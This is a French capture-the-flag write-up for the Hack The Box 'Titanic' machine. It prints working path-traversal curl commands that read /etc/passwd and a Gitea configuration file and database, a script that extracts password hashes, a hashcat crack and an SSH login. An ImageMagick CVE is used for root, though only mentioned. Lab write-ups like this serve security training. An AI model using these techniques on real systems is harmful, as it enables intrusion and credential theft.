Writeup Titanic

Hamid Zenine

February 23, 2025

Contents

1 Introduction

Cette machine a été créée par *ruycr4ft* et elle met en avant des vulnérabilités spécifiques:

- **Insecure Direct Object Reference (IDOR)** : Une vulnérabilité liée à un contrôle d'accès insuffisant permettant à un utilisateur non autorisé d'accéder à des ressources internes.
- **Path Traversal** : Utilisation de l'accès non restreint à des fichiers sensibles du serveur.
- **Faiblesse de configuration** : Les chemins internes sensibles n'ont pas été modifié, permettant d'identifier les configurations de l'application.

2 Writeup

Dans cette section, je vais détailler les étapes nécessaires pour résoudre la machine de bout en bout. Chaque commande est présentée avec son résultat ou une capture d'écran pour guider le lecteur.

2.1 Mise en place

On commence par lancer la machine et se connecter au VPN de HTB, et rajouter l'adresse de la machine au fichier `/etc/hosts`

```
sudo openvpn --config $PATH_TO_OVPN_FILE --daemon
ping -c 1 10.10.11.55
echo "10.10.11.55  titanic.htb" | sudo tee -a /etc/
   hosts
```

2.2 Énumération

```
nmap -p- -oN nmap_initial_scan_tcp 10.10.11.55
```

Explication de la commande:

La commande `nmap` est utilisée pour scanner les ports d'une machine cible et découvrir des informations sur les services qui y sont exécutés. Voici les options utilisées dans cette commande :

Options:

- `-p-` : Scanne tous les ports TCP (de 1 à 65535).

- `-oN nmap_initial_scan_tcp` : Enregistre les résultats du scan dans un fichier texte

Objectif du scan:

Cette commande est utilisée pour obtenir une vue d'ensemble des ports ouverts sur la machine cible, ainsi que des informations détaillées sur les services qui y sont exécutés.

Resultat du scan:

```
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Le site est tres simpliste: une simple page d'acceuil et un formulaitre de réservation.

On recherche des sous dossiers avec **ffuf**

```
ffuf -u http://titanic.htb/ -w /usr/share/seclists/
   Discovery/DNS/subdomains-top1million-110000.txt -
   H "Host:FUZZ.titanic.htb"  -mc 200
```

Explication de la commande:

La commande `ffuf` est un outil tres similaire a dirsearch ; il permet de faire du fuzzing (brute force sur un serveur web), mais je le prefere aux autres outils pour sa façilité d'utilisation pour la recherche de subdomains.

Options:

- `-u http://titanic.htb/` : Spécifie l'URL cible à scanner.
- `-w` : Spécifie le fichier de wordlist contenant une liste de sous-domaines à tester.
- `-H "Host:FUZZ.linkvortex.htb"` : Cette option ajoute un en-tête HTTP personnalisé, où `FUZZ` est remplacé par chaque valeur de la wordlist. Cela permet de tester chaque sous-domaine potentiel en ajoutant des préfixes à `linkvortex.htb`.
- `-mc 200` : Filtre les résultats pour n'afficher que les réponses HTTP ayant un code de statut 200, indiquant une réussite.

Resultat :

```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://titanic.htb/
 :: Wordlist         : FUZZ: /usr/share/seclists/
   Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.titanic.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
 :: Filter           : Response status: 401,301
________________________________________________

dev                     [Status: 200, Size: 13982,
   Words: 1107, Lines: 276, Duration: 40ms]
```

On trouve ainsi un subdomain: **dev** qu'on ajoute a **/etc/hosts**. La page d'acceuil nous indique que ça heberge **gitea**[1].

[1]Gitea est une plateforme auto-hébergée de gestion de dépôts Git, permettant la collaboration sur des projets de développement avec des fonctionnalités comme le suivi des issues, les pull requests et la gestion des versions.




Figure 1: Aperçu de la page d'acceuil de dev.titanic

On l'explore avec **dirsearch**

```
dirsearch -u "http://dev.titanic.htb/" -t 50
```

Resultats:

```
Target: http://dev.titanic.htb/

[16:53:56] Starting:
[16:54:01] 200 -    1KB - /.well-known/openid-
   configuration
[16:54:01] 200 -  206B  - /.well-known/security.txt
[16:54:11] 200 -   20KB - /administrator/
[16:54:11] 200 -   20KB - /administrator
[16:54:13] 200 -  433B  - /api/swagger
[16:54:20] 200 -   25KB - /developer
[16:54:22] 200 -   20KB - /explore/repos
[16:54:40] 200 -  170B  - /sitemap.xml
[16:54:47] 200 -   11KB - /user/login/
```

Ainsi en explorant les resultats je trouve **/developer** interessant car il contient deux repos: **docker-config** et **flask-app**.





Figure 2: Aperçu des repos de **developer**

Je commence par analyser le second et je trouve le code du back du site. Je remarque que la fonction **download** ne verifie pas le nom des fichiers a telecharger donc serait potentiellement vulnerable a du **IDOR**[2]

Ensuite en analysant **docker-config** je recupere le path du dossier gitea dans le fichier de configuration docker: **/home/developer/gitea/data**.

[2]L'Insecure Direct Object Reference (IDOR) est une vulnérabilité où un utilisateur non autorisé peut accéder directement à des fichiers ou ressources internes en raison d'un contrôle d'accès insuffisant.




```
@app.route('/download', methods=['GET'])
def download_ticket():
    ticket = request.args.get('ticket')
    if not ticket:
        return jsonify({"error": "ticket parameter is required"}), 400

    json_filepath = os.path.join(TICKETS_DIR, ticket)

    if os.path.exists(json_filepath):
        return send_file(json_filepath, as_attachment=True, download_name=ticket)
    else:
        return jsonify({"error": "Ticket not found"}), 404
```

Figure 3: Aperçu de la fonction vulnerable dans le backend



```
┌──(caumonte㉿ThinkPad)-[~/Etudes_S2/HTB_writeups/Titanic]
└─$ curl http://titanic.htb/download?ticket=../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
developer:x:1000:1000:developer:/home/developer:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
```

Figure 4: Test de la vulnérabilité

Apres une recherche sur internet je trouve un fichier de configuration par defaut de gitea qui contient le path par defaut de la base de donnée[3]: **chemin_vers_gitea/conf/app.ini** et vu que le chemin vers gitea (trouvé dans la config de docker) est **/home/developer/gitea/data/gitea/** on se retrouve avec **/home/developer/gitea/data/gitea/conf/app.ini**.

J'essaye donc d'exploiter la vulnerabilité IDOR/path_traversal pour telecharger ce fichier de configuration.

```
curl --output gitea_config http://titanic.htb/
   download?ticket=../../../../../../home/developer/
   gitea/data/gitea/conf/app.ini
```

On se retrouve donc avec ce fichier de configuration qui contient une partie interessante concernant la base de données de gitea:

```
[database]
PATH = /data/gitea/gitea.db
DB_TYPE = sqlite3
HOST = localhost:3306
NAME = gitea
USER = root
PASSWD =
LOG_SQL = false
SCHEMA =
SSL_MODE = disable
```

En utilisant la meme vulnérabilité on recupere ce fichier:

[3]Customize Gitea

```
curl --output gitea.db http://titanic.htb/download?
   ticket=../../../../../../home/developer/gitea/
   data/gitea/gitea.db
```

3 Foothold (Obtention d'un accès initial)

On l'ouvre et on decouvre beaucoup de table. La plus "importante" visiblement est la table **user**. En l'affichant je me rend compte qu'elle contient des credentials pour gitea. Je les recupere donc tous pour essayer de cracker les mots de passe (ils sont hashés)




Figure 5: Apeçu de la BD avec la table **user**

J'ai pris du temps a comprendre le format et l'algo de hash, mais j'ai trouvé que **pbkdf2$50000$50**: ça signifie que PBKDF2 (algorithme de hashage) est utilisé avec 50 000 itérations pour produire un hash ou une clé de 50 unités (octets ou bits). Je me lance alors a la recherche du bon format pour hashcat. Je me retrouve alors avec:
user:sha256:iterations:base64_salt:base64_hash. Il suffit alors de requeter la bases pour ces infos et de bien formatter.

```
sqlite3 gitea.db "select passwd,salt,name from user"
    | while read data; do hash=$(echo "$data" | cut
   -d'|' -f1 | xxd -r -p | base64); salt=$(echo "
   $data" | cut -d'|' -f2 | xxd -r -p | base64);
   username=$(echo $data | cut -d'|' -f 3); echo "${
   username}:sha256:50000:${salt}:${hash}"; done |
   tee hashes
```

Je crack ainsi le mot de passe de l'utilisateur **developer**.

```
hashcat --user hashes /usr/share/wordlists/rockyou.
   txt
```

Explication de la commande:

La commande `hashcat` est un outil de craquage de mots de passe par force brute ou attaque par dictionnaire.

Options:

- `--user` : Cette option permet d'utiliser un fichier de hachage qui contient également des noms d'utilisateur associés à chaque hachage. Hashcat craquera alors les mots de passe tout en tenant compte des utilisateurs.
- `hashes` : Spécifie le fichier contenant les hash à casser.
- `/usr/share/wordlists/rockyou.txt` : Indique le chemin vers la wordlist `rockyou.txt`, une des wordlists les plus populaires.

Resultats:


```
developer:sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5
   THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8
   wvxaCYZJjRE6llM+1Y=:25282528
```

Maintenant qu'on a trouvé des cred, on les essaye evec ssh. Succés!

```
Last login: Wed Feb 19 17:11:49 2025 from 10.10.16.82
developer@titanic:~$ id
uid=1000(developer) gid=1000(developer) groups=1000(developer)
developer@titanic:~$ ls
gitea  mysql  snap  user.txt
developer@titanic:~$ cat user.txt
6297a703076557b4e0ca614f3e7d0665
developer@titanic:~$
```

4 Élévation de privilèges


Parmi toutes mes recherches je suis trouvé sur un dossier writable qui contient un script interessant:



Le script se déplace dans le répertoire `/opt/app/static/assets/images`, vide le fichier `metadata.log`, puis recherche tous les fichiers `.jpg` dans ce répertoire et utilise l'outil `magick identify` pour extraire leurs métadonnées, qu'il ajoute ensuite au fichier `metadata.log`.

Je suppose alors qu'un autre script l'execute chaque x temps pour categoriser les nouvelles images.

Je teste ceci en copiant une image dans le dossier de travail: **/opt/app/static/assets/images** et de voir apres une petit temps si le fichier metadata est mis a jour.



Je trouve ensuite un CVE concernant cette version de **magick**[4]

On exploite ainsi la vulnerabilité du CVE pour acceder au flag.

[4]CVE-2024-41817




Figure 6: Exploitation du CVE et accès au flag